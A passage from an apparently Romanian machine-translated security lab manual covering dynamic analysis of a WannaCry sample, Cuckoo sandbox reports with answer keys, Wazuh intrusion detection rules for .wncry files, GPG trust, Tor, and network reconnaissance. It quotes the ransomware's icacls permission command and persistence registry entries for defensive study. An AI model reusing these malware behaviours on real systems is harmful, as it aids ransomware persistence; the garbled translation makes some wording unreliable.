


Fig. 2.6 Exemplu de fișier text criptat în cadrul testului.txt.WNCRY

În acest moment, computerul este infectat și ancheta ne cere să revenim la mașina la instantaneul anterior creat. Rețineți că vom repeta procesul, deoarece dorim să monitorizăm diferite aspecte ale malware-ului.

Să începem prin a ne uita la conexiunile de rețea ale malware-ului. Porniți Wireshark înainte de a rula malware-ul și salvați capturile. Ulterior, putem copia/lipi fișierul pcap în afara VM și îl putem analiza. Investigația noastră arată că malware-ul nu încearcă să facă conexiuni DNS sau HTTP (acest lucru se datorează faptului că eșantionul este latent, puteți găsi un raport despre malware-ul real aici [58]). Cu toate acestea, în experimentele noastre malware-ul a fost încercarea de a deschide mai multe conexiuni TCP cu servere diferite. Toate conexiunile TCP au fost convertite în TLS, iar datele au fost criptate. Majoritatea conexiunilor au fost create prin intermediul rețelei TOR.

Alte instrumente care pot fi utilizate pentru a inspecta traficul sunt netstat TcpLogView. Mai întâi, vă permite să porniți instrumentul netstat pentru a vizualiza numele procesului care a deschis o conexiune. Putem folosi 1 ca interval pentru reîmprospătarea conexiunilor și -n pentru a dezactiva interogările inverse DNS. Trebuie să deschidem PowerShell cu privilegii de administrator.

```
PS C:\> netstat -nbot 1
```

```
Active Connections
Proto Local Address Foreign Address State PID
[...]
```

Proto	Local Address	Foreign Address	State	PID
TCP	127.0.0.1:49703	127.0.0.1:9050	ESTABLISHED	1380

[@WanaDecryptor@.exe]

Utilitarul TcpLogView este foarte util pentru o analiză corectă a conexiunilor create de malware, porniți-l înainte de a rula ransomware-ul. Aici, puteți vedea că malware-ul a creat un folder local numit TaskData, care deține o aplicație proxy tor. Puteți căuta punctul final de la distanță prin intermediul serviciului Cisco Talos Intelligence și puteți vedea care este reputația lor.




Fig. 2.7 TcpLogView Wannacy conexiuni deschise

În afară de accesul la rețea, un malware va încerca să se facă greu de găsit și de eliminat, adăugând diferite intrări de registry. Putem folosi instrumentul Procmon pentru a monitoriza intrările din registrele efectuate de malware. Porniți instrumentul procmon înainte de lansarea malware-ului și asigurați-vă că monitorizează toate datele. Apoi, rulați ransomware-ul și asigurați-vă că corupe sistemul, așteptați 2-3 minute și ca un fișier să fie criptat. Apoi, salvați datele utilizând Native Process Monitor Format (PML) și toate evenimentele din captură (nu numai cele filtrate). Pentru a vizualiza registrul de configurare a timpului de încărcare, adăugați un filtru care face variabila "Cale" egală cu "HKCU\Software\Microsoft\Windows\CurrentVersion\Run", ar trebui să vedeți intrarea de registry [59].



Fig. 2.8 Vizualizarea de registry ProcMon a Wannacy

Deschideți utilitarul regedit și navigați la calea anterioară. Vom vedea o intrare pentru executabilul "taskche.exe", care este un nume folosit de Wannacy pentru a apărea ca un proces de sistem de operare.




Fig. 2.9 Regedit pentru intrarea cizmei Wannacy

Folosind datele anterioare salvate (sau re-rularea instrumentului procmon) ne putem uita, de asemenea, la fișierele create și deschise de malware. Eșantionul de malware va încerca să creeze fișiere diferite pentru uz propriu și să monitorizeze fișierele existente pentru a le cripta și a cere răscumpărare. Putem crea un filtru în instrumentul procmon și să căutăm cuvântul "tor.exe". Mai mult decât atât, pentru a vedea toate fișierele create de ransomware, creați un filtru care afișează numai fișierele create de un anumit nume de proces.



Fig. 2.10 Wannacry scriind fișierul tor.exe

Pentru mai multe informații despre malware-ul, vă rugăm să căutați hash-ul pe "https://www.virustotal.com". Ce zici de hash noi, a făcut site-ul virustotal găsit-o? De asemenea, puteți încărca noul fișier și puteți vedea rezultatele. Încercați să vedeți dacă puteți identifica și alte tipuri de comportament pe care malware-ul le face în raportul de securitate furnizat.

2.2 Analiza automată a programelor malware

În timp ce analiza manuală a malware-ului este obligatorie pentru a înțelege mai bine utilizarea software-ului, datorită cantității mari de date este necesar un mecanism automat. Cuckoo sandbox este un sistem care utilizează tehnologii de virtualizare pentru a lansa software-ul într-un mediu conținut și pentru a-și înregistra modelele de acces (pentru rețea, fișiere etc.) [60].

Vom investiga același eșantion de malware ca în capitolul anterior folosind cutia cu nisip cu cuc. În primul rând, asigurați-vă că instalați cadrul și descărcați copia malware local. Mai mult decât atât, computerul local necesită un server X. Acest lucru este necesar, deoarece sandbox-ul cu cuc va porni software-ul de virtualizare de la sine. Vom folosi VirtualBox ca software de virtualizare pentru ca malware-ul să ruleze în interior. Mai mult decât atât, utilizarea VirtualBox va permite sandbox Cuckoo pentru a monitoriza, de asemenea, traficul de rețea.

Cuckoo sandbox poate fi rulat atât de pe web, cât și de pe terminal, folosim serverul web pentru o mai bună înțelegere a capacităților sale. Porniți serviciul și serverul web executând următoarele comenzi și conectați-vă la browser la adresa hxxp://127.0.0.1:8000.

```
cuckoo web runserver  
cuckoo -d
```

Pentru a începe investigația malware, trimiteți fișierele primite utilizând tabloul de bord și selectați Analiză din pagina "Configurați analiza". Vă rugăm să configurați un Timeout de 500 de secunde pentru a permite suficient timp pentru execuție și asigurați-vă că tipul de pachet este "exe" de la panoul din partea stângă pentru un prânz adecvat.

Odată ce procesul a început, ar trebui să puteți vedea progresul în terminalul în care a fost lansat daemonul cucului. Mai mult decât atât, Windows 7 pre-configurat mașină virtuală ar trebui să fie pornit, și malware-ul lansat.



Fig. 2.12 Captură de ecran cu cuc sandboxed VM

Observați că agentul python din Windows 7 a lansat malware-ul și îl monitorizează. De asemenea, ar trebui să puteți vedea mișcările aleatorii ale mouse-ului.

Una dintre cele mai importante părți ale unui malware este de a determina dacă rulează în interiorul unei mașini virtuale sau a unui mediu sandboxed. Pentru a face acest lucru, implementează unele tehnici anti-vm și încearcă să determine dacă artefacte de virtualizare, cum ar fi fișiere care conțin nume de produse de virtualizare bine-cunoscute (de exemplu, VMWare), intrări de registry (de exemplu, execută mașini-unelte virtuale din VirtualBox), și altele există. Dacă malware-ul nu vede nicio mișcare a mouse-ului, este posibil să nu se execute, deoarece determină că a fost pornit într-un mediu virtual, acesta este motivul pentru care sandbox-ul cucului încearcă să reproducă mișcarea. Puteți citi mai multe în cartea albă SANS [61].




Fig. 2.13 Raport sandbox cu cuc

După ce raportul a fost generat, ar trebui să puteți răspunde la următoarele întrebări.

1. Care este formatul de fișier executabil? Care este numele de fișier original al executabilului? (Răspuns: Tip PE32 (GUI) Intel 80386, pentru MS Windows; OriginalFilename diskpart.exe)
2. Care este hash-ul (de preferat sha2 familie) de malware? Puteți găsi pe www.virustotal.com? (Răspuns: SHA256 ed01ebfbce9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e0080e41aa)
3. Ce comandă este executată pentru a permite accesul la toate fișierele? (Răspuns: icacls . / grant Everyone: F / T / C / Q)
4. Ce înregistrări DNS sunt înregistrate în timpul analizei? (Răspuns: time.windows.com, dns.msftncsi.com, ctldl.windowsupdate.com, ipv6.msftncsi.com, www.microsoft.com, teredo.ipv6.microsoft.com)
5. Ce intrări de registry adaugă malware-ul? (Răspuns: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\Current Version\Run\swrozbaimxhwbr832 -> "C:\Users\cuckoo\AppData\Local\Temp\tasksche.exe")

Toate acțiunile monitorizate sunt stocate de Cuc în folderul de configurare ".cuc" sub directorul de stocare. Răsfoiți folderul și găsiți în ce limbi este mesajul de asistență de la malware-ul disponibil.

```
cd ~/.cuckoo/storage/analyses/1/
grep -R "msg\\/.wvny" reports/report.json
```

Cuckoo sandbox are o mulțime de instrumente suplimentare pe care le poate folosi pentru o analiză mai profundă, inclusiv snort IDS, IDA pentru binar sau Yara pentru potrivirea semnăturilor. Regulile Yara pot fi rulate împotriva binar în sine, împotriva dump de memorie sau URL-uri accesate. În acest exercițiu vom folosi regulile Yara disponibile pe următorul depozit github [62]. Doar copiați-le în directorul de configurare Yara și executați din nou analiza.

```
$ wget https://raw.githubusercontent.com/Yara-Rules/rules/master/malware/RANSOM_MS17-010_Wannacrypt.yar
```

```
$ cp RANSOM_MS17-010_Wannacrypt.yar yara/scripts
$ cp RANSOM_MS17-010_Wannacrypt.yar yara/binaries
$ cp RANSOM_MS17-010_Wannacrypt.yar yara/memory
$ cp RANSOM_MS17-010_Wannacrypt.yar yara/dumpmem
```

2.3 Sistemul gazdă de detectare a intruziunilor

În această secțiune vom arăta modul în care sistemele pot fi monitorizate folosind un sistem de detectare a intruziunilor gazdă. Pentru exemplificare am ales Wazuh, un instrument open-source care oferă atât un agent pentru monitorizarea locală, cât și un server pentru agregarea datelor [63]. O altă opțiune ar putea fi platforma OSSEC, din care a fost dezvoltat Wazuh [64].

În primul rând, trebuie să instalăm serverul Wazuh pe oaspetele nostru principal. Pentru aceasta avem nevoie doar de o mașină virtuală cu Ubuntu instalat și acces la Internet. Serverul Wazuh (compus din manager și API) este folosit pentru a colecta date, cu toate acestea, Kibana cu motor Elasticsearch sunt utilizate pentru afișarea datelor, prin urmare, oaspetele nostru principal necesită, de asemenea, cele care urmează să fie instalate. Următoarele comenzi sunt o sinteză a ghidului de instalare furnizat [65].

```
root@wazuh-server:~# apt-get update && apt-get upgrade
root# apt-get install curl apt-transport-https lsb-release
root# curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | apt-
key add -
root# echo "deb https://packages.wazuh.com/3.x/apt/ stable main" |
tee -a /etc/apt/sources.list.d/wazuh.list
root# curl -s https://artifacts.elastic.co/GPG-KEY-elasticsearch |
apt-key add -
root# echo "deb https://artifacts.elastic.co/packages/7.x/apt
stable main" | tee /etc/apt/sources.list.d/elastic-7.x.list
root# curl -s https://artifacts.elastic.co/GPG-KEY-elasticsearch |
apt-key add -
root# echo "deb https://artifacts.elastic.co/packages/7.x/apt
stable main" | tee /etc/apt/sources.list.d/elastic-7.x.list
root# apt-get update
root# apt-get install wazuh-manager
root# curl -sL https://deb.nodesource.com/setup_8.x | bash -
root# apt-get install nodejs wazuh-api
root# apt-get install filebeat=7.1.0
root# curl -sO https://raw.githubusercontent.com/wazuh/wazuh/v3.9.1/
extensions/filebeat/7.x/filebeat.yml
root# curl -sO https://raw.githubusercontent.com/wazuh/wazuh/v3.9.1/
extensions/elasticsearch/7.x/wazuh-template.json
root# vim /etc/filebeat/filebeat.yml (replace YOUR_SERVER_IP)
root# apt-get install elasticsearch=7.1.0
root# apt-get install kibana=7.1.0
```



```
root# sudo -u kibana /usr/share/kibana/bin/kibana-plugin install
https://packages.wazuh.com/wazuhapp/wazuhapp-3.9.1_7.1.0.zip
root# vim /etc/kibana/kibana.yml (server.host: "0.0.0.0")
```

Asigurați-vă că Kibana rulează, pluginul Wazuh este instalat corect accesând consola din browser (hxxp://VM_IP:5601). Numele de utilizator și parolele implicite sunt "foo" și "bar".

Apoi, trebuie să adăugăm un agent. Vom adăuga atât un agent Linux, cât și Windows. Vă rugăm să le instalați, pentru Linux urmați pașii de mai jos:

```
root@wazuh-agent:~# apt-get install curl apt-transport-https lsb-
release
root# curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | apt-
key add -
root# "deb https://packages.wazuh.com/3.x/apt/ stable main" | tee
/etc/apt/sources.list.d/wazuh.list
root# apt-get update
root# apt-get install wazuh-agent
```

Acum, putem asocia agentul cu serverul nostru. Acest lucru este necesar pentru a păstra toate jurnalele într-o manieră centralizată. Mai întâi, creați un cont nou pentru agentul de pe server, generați o cheie de asociere și importați-o pe client. Faceți același lucru pentru ambii agenți.

```
wazuh-server# /var/ossec/bin/manage_agents -a any -n ubuntu-ag
wazuh-server# /var/ossec/bin/manage_agents -l
wazuh-server:/home/student# /var/ossec/bin/manage_agents -e 001
Agent key information for '001' is:
MDAxIHVidW50dS1hZyBhbnkgNTJmNjY2MjM1NDg1NTc4ODQ5YmM3ZTU0NjJjNjJkMW
QxNmZjNTYyZDhkMjM4YzYzYWU1NWY5Mzk1MGNlOTVknQ==
wazuh-agent# /var/ossec/bin/manage_agents -i
MDAxIHVidW50dS1hZyBhbnkgNTJmNjY2MjM1NDg1NTc4ODQ5YmM3ZTU0NjJjNjJkMW
QxNmZjNTYyZDhkMjM4YzYzYWU1NWY5Mzk1MGNlOTVknQ==
wazuh-agent# vim /var/ossec/etc/ossec.conf (change the IP of the
server)
```

Acum, ar trebui să puteți vizualiza diferite acțiuni pe pagina web.




Fig. 2.14 Pagina web Kibana și Wazuh

Încercați să scanați agentul de pe server (acest lucru ar trebui să genereze o alertă de scanare) sau să vă conectați utilizând acreditări incorecte prin SSH. Pe Windows, citiți fișierul de configurare și

descoperiți ce directoare sunt monitorizate în timp real. Adăugați un fișier în acel director și vedeți dacă acțiunea este înregistrată. Puteți afla ce directoare sunt monitorizate în timp real uitându-vă în fișierul de configurare al agentului Windows.

View->Config:

```
<directories                                check_all="yes"                                realtime="yes">
%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Startup
</directories>
```

Wazuh utilizează reguli și decodare pentru a crea alerte pe baza jurnalelor [66]. Puteți crea o regulă simplă care va declanșa o alertă de nivel 16 dacă se creează un fișier cu extensia ".wncry".

```
<rule id="100002" level="16">
  <if_sid>554</if_sid>
  <regex>File '(\.+).wncry' was added.</regex>
  <description>This is a custom rule to detect .wncry extention in
files.</description>
</rule>
```

După adăugarea regulii, serviciul wazuh-manager trebuie repornit pentru ca acesta să reîncarce setul de date de reguli. Puteți utiliza comanda "/var/ossec/bin/ossec-logtest" pentru a verifica dacă o anumită regulă se potrivește cu o intrare de jurnal. Când este generat un fișier care corespunde regulii, puteți vizualiza detaliile în tabloul de bord Kibana.

Table JSON

t .id	NOF7_m04nId401012r
t .index	wazuh-alerts-3.x-2019.05.18
# .score	-
t .type	_doc
t agent.id	682
t agent.name	windows
t decoder.name	syscheck_new_entry
t full_log	File 'c:\programdata\microsoft\windows\start menu\programs\startup\test.wncry' was added.
t id	1559056873.39474
t input.type	log
t location	syscheck
t manager.name	wazuh-server
t rule.description	This is a custom rule to detect .wncry extention in files.
# rule.firedtimes	1
t rule.group	local, syslog, wsd
t rule.id	100002
# rule.level	16
o rule.mail	true
t syscheck.affected	ARCHIVE
t syscheck.event	added
t syscheck.mcs.after	d41d8cd98f00b204e9800998ecf8427e
o syscheck.timestamp	May 27, 2019 @ 22:17:36.988

Fig. 2.15 Potrivirea regulilor Wazuh personalizate în tabloul de bord Kibana

2.4 TOR - adăugarea de confidențialitate

Confidențialitatea este de obicei inclusă în peisajul de securitate mai larg, dar se ocupă de aspecte care îi preocupă mai mult pe oameni decât tehnologiile și încearcă să răspundă la o întrebare foarte dură: "Cum să accesați / calculați date fără ca proprietarul să știe cine sunteți?". În timp ce, ca orice, este o sabie cu două lame, încearcă să permită oamenilor să dețină datele lor în lumea digitală și să ofere anonimatul în timp ce navighează pe Internet.

În prima parte a acestui capitol vom arăta cum să folosim protocoalele criptografice pentru a permite un web de încredere folosind standardul OpenPGP, în timp ce a doua parte analizează modul în care anonimatul poate fi realizat pe Internet.

În primul rând, să creăm trei noi utilizatori pe mașina virtuală internet, le vom folosi pentru a arăta cât de diverse metode de anonimat pot fi create.

```
sudo adduser red
sudo adduser green
sudo adduser blue
```

Open Pretty Good Privacy (OpenPGP) este un standard de criptare care poate fi utilizat pentru autentificarea într-o manieră distribuită [44]. GNU Privacy Guard (GPG) este o implementare open-source a standardelor PGP [45]. Vom arăta cum să trimiteți un fișier criptat de la un utilizator la altul. În primul rând, trebuie să generăm o cheie privată/publică folosind instrumentul gpg pentru fiecare dintre cei trei utilizatori creați anterior.

```
su - blue
gpg --gen-key
su - red
gpg --gen-key
su - green
gpg --gen-key
```

Acum, să enumerăm toate cheile și să le salvăm ID-urile. Descrierea câmpurilor este disponibilă online [46]. Vom trimite cheia publică a lui Red la verde. Exportați-l într-un format de fișier ASCII și importați-l în contul green. După importul cheii, ar trebui să o listați și să verificați de două ori dacă a fost stocată în inelul public. În acest moment cheia nu este încă de încredere, vom face acest lucru într-un pas viitor.

```
$sudo cp /home/red/pub_red.asc /home/green/.
$sudo chown green:green /home/green/pub_red.asc
green$ gpg --list-keys
/home/green/.gnupg/pubring.gpg
-----
pub   2048R/13C73580 2022-04-23
uid                  green <green@cs.pub.ro>
sub   2048R/F1C1FF9A 2022-04-23
pub   2048R/860244A1 2022-04-23
uid                  red-student <red@cs.pub.ro>
sub   2048R/E7626ADD 2022-04-23
```

Acum, green poate folosi cheia publică a lui red pentru a-l autentifica și a trimite un fișier criptat. Să creăm un fișier care conține un mesaj secret, să-l criptăm și să-l trimitem celeilalte părți.

```
green$ echo "this is a secret message" > secret_file.txt
green$ gpg --encrypt --recipient red@cs.pub.ro secret_file.txt
gpg: E7626ADD: There is no assurance this key belongs to the named
user
```

```
pub   2048R/E7626ADD 2022-04-23 red-student <red@cs.pub.ro>
Primary key fingerprint: 950D 2356 F2DB B4D7 F4FC 9BB2 EB86 5C35
                        8602 44A1
Subkey fingerprint: F07B EFBB 284A 99F3 10BF D964 517A 10DE
                        E762 6ADD
```

It is NOT certain that the key belongs to the person named

in the user ID. If you **really** know what you are doing,
you may answer the next question with yes.

```
Use this key anyway? (y/N) y
green@isc:~$ ls
pub_red.asc  secret_file.txt  secret_file.txt.gpg
$ sudo cp /home/green/secret_file.txt.gpg /home/red/.
$ sudo chown red:red /home/red/secret_file.txt.gpg
$ su - red
Password:
red$ ls
pub_red.asc  secret_file.txt.gpg
red$ gpg --decrypt secret_file.txt.gpg
gpg: encrypted with 2048-bit RSA key, ID E7626ADD, created 2022-
04-23
"red-student <red@cs.pub.ro>"
this is a secret message
```

Dacă dorim să creăm un canal de încredere între toate cele trei conturi de utilizator pe care le-am creat anterior, trebuie să ne asigurăm că unul dintre ele este de încredere până la ambele capete. Vom folosi verdele ca legătură de încredere între cele două. **Verdele** trebuie să semneze în primul rând **cheia roșie** și să exporte atât cheia, cât și **roșu în albastru**. Mutați fișierele exportate în directorul **albastru** și importați-le. După ce s-a făcut importul, listați cheile disponibile la **albastru**. Rețineți că procesul de semnare implică de obicei verificarea manuală a amprente digitale a cheii.

```
green@$ gpg --sign-key red@cs.pub.ro
green@$ gpg --export -a green@cs.pub.ro > pub_green.asc
green@$ gpg --export -a red@cs.pub.ro >
pub_red_signed_by_green.asc
green@isc:~$ exit
logout
$ sudo cp /home/green/pub_green.asc /home/blue/
student@isc:~$ sudo cp /home/green/pub_red_signed_by_green.asc
/home/blue/
student@isc:~$ su - blue
blue@$ gpg --import pub_green.asc
blue@isc:~$ gpg --import pub_red_signed_by_green.asc
blue@isc:~$ gpg --list-key
/home/blue/.gnupg/pubring.gpg
-----
uid      pub      2048R/C1CD918F 2022-04-23
          blue-student <blue@cs.pub.ro>
sub      2048R/0F45CB72 2022-04-23

uid      pub      2048R/13C73580 2022-04-23
          green <green@cs.pub.ro>
sub      2048R/F1C1FF9A 2022-04-23

pub      2048R/860244A1 2022-04-23
```



```
uid red-student <red@cs.pub.ro>
sub 2048R/E7626ADD 2022-04-23
```

Acum, **albastrul** ar trebui să marcheze cheia **verde** ca fiind de încredere (prin semnarea acesteia). După aceasta, în calitate de utilizator **roșu**, vom crea un fișier cu un mesaj important și îl vom semna (nu-l criptați pentru acest pas). În final, transferăm fișierul în **albastru**, citim fișierul și verificăm semnătura.

```
red$ echo "this is an important message" > important_file.txt
red$ gpg --sign important_file.txt
red$ exit

student$ sudo cp /home/red/important_file.txt.gpg /home/blue/
student$ sudo chown blue:blue /home/blue/important_file.txt.gpg
student$ su - blue
Password:
blue$ ls
important_file.txt.gpg  pub_green.asc  pub_red_signed_by_green.asc
blue@$ gpg important_file.txt.gpg
gpg: Signature made Tue 23 Apr 2019 02:25:50 PM UTC using RSA key
ID 860244A1
gpg: Good signature from "red-student <red@cs.pub.ro>"
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to
the owner.
Primary key fingerprint: 950D 2356 F2DB B4D7 F4FC 9BB2 EB86 5C35
8602 44A1
blue@isc:~$ cat important_file.txt
this is an important message
```

În modul de configurare implicit, ultimul pas ar fi trebuit să dea un avertisment care să ateste că cheia nu este de încredere în timp ce încă mai este valabilă ("Semnătură bună"). Acest lucru se datorează faptului că GPG utilizează un model de încredere mai complex. Trebuie să ne conectăm ca utilizator **albastru** și să schimbăm nivelul de încredere pentru cheia **verde** la "Am încredere în cele din urmă". După aceasta verificați din nou semnătura de fișier anterioară.

Web-ul de încredere permite utilizarea unui algoritm mai elaborat pentru a valida o cheie. Acum poate fi utilizat un algoritm mai flexibil: o cheie K este considerată validă dacă îndeplinește două condiții [47]: (1) este semnată de suficiente chei valide, ceea ce înseamnă că ați semnat-o personal sau a fost semnată de o cheie complet de încredere sau a fost semnată de trei chei marginal de încredere; și (2) calea cheilor semnate care duc de la K înapoi la propria cheie este de cinci pași sau mai scurtă.

```
blue@$ gpg --edit-key green@cs.pub.ro
gpg> trust
```

```
Please decide how far you trust this user to correctly verify
other users' keys
(by looking at passports, checking fingerprints from different
sources, etc.)
```

```
1 = I don't know or won't say
2 = I do NOT trust
3 = I trust marginally
```




```

tcp        0      0 0.0.0.0:22          0.0.0.0:*
           LISTEN      25926/sshd
tcp        0      0 0.0.0.0:9050        0.0.0.0:*
           LISTEN      1414/tor
tcp6       0      0 :::80              :::*
           LISTEN      3280/apache2
tcp6       0      0 :::22              :::*
           LISTEN      25926/sshd

```

Tor acceptă numai traficul TCP, unii asigurați-vă că interogările DNS se fac prin TCP. **torsocks** este un instrument care forțează orice program deschis să utilizeze rețeaua Tor pentru conectivitate [49]. Deschideți o cochilie și aflați adresa IP reală. Acum, deschideți o coajă folosind **torsuri** și aflați adresa IP prin rețeaua Tor. Reporniți serviciul ****tor**** și descoperiți adresa IP nou alocată.

```

root@isc:/etc/tor# torsocks --shell
/usr/bin/torsocks: New torified shell coming right up...
root@isc:/etc/tor# dig TXT +tcp +short o-o.myaddr.1.google.com
@ns1.google.com | awk -F'"' '{ print $2}'
199.249.230.72
root@isc:/etc/tor# exit
exit
root@isc:/etc/tor# dig TXT +tcp +short o-o.myaddr.1.google.com
@ns1.google.com | awk -F'"' '{ print $2}'
141.85.241.165

```

Dacă dorim să folosim TOR ca proxy și nu din linia de comandă, vom configura browserul **Firefox**. În primul rând, trebuie să schimbăm setările rețelei Firefox pentru a utiliza proxy-ul Socks5 folosind adresa IP și portul de pe mașina virtuală Internet. Puteți verifica dacă browserul dumneavoastră utilizează Tor accesând următoarele [50].




Fig. 2.16 Firefox folosind proxy TOR

Cap. 3 Securitatea rețelei locale

3.1 Atacuri de recunoaștere a rețelei locale

Una dintre primele sarcini atunci când ne ocupăm de securitatea rețelei este să descoperim resursele disponibile. Aceasta include găsirea computerelor disponibile, imprimantelor și a altor dispozitive online care fac parte dintr-o rețea, apoi pentru fiecare dispozitiv identificat trebuie să descoperim ce tip de sistem de operare utilizează și de aici vom încerca, de asemenea, să observăm serviciile disponibile care rulează pe partea de sus a acelui serviciu.

Pentru acest capitol am dezvoltat o mașină virtuală specială care este disponibilă la cerere. Această mașină virtuală găzduiește o serie de servicii virtuale în interiorul unui container docker. Scopul acestui exercițiu este de a crea o hartă a acestor servicii de rețea. Kali-VM este conectat direct în SW0 folosind eth0.

Deoarece acest lucru simulează un exemplu din lumea reală, există, de asemenea, un serviciu DHCP care rulează. Porniți Kali-VM și executați comanda "tcpdump" pentru a monitoriza tot traficul pe interfața "eth0" și salvați-l într-un fișier numit dhcp.pcap (-w opțiune). Nu închideți captura de pachete și porniți procesul DHCP pentru a obține automat o adresă IP.

```
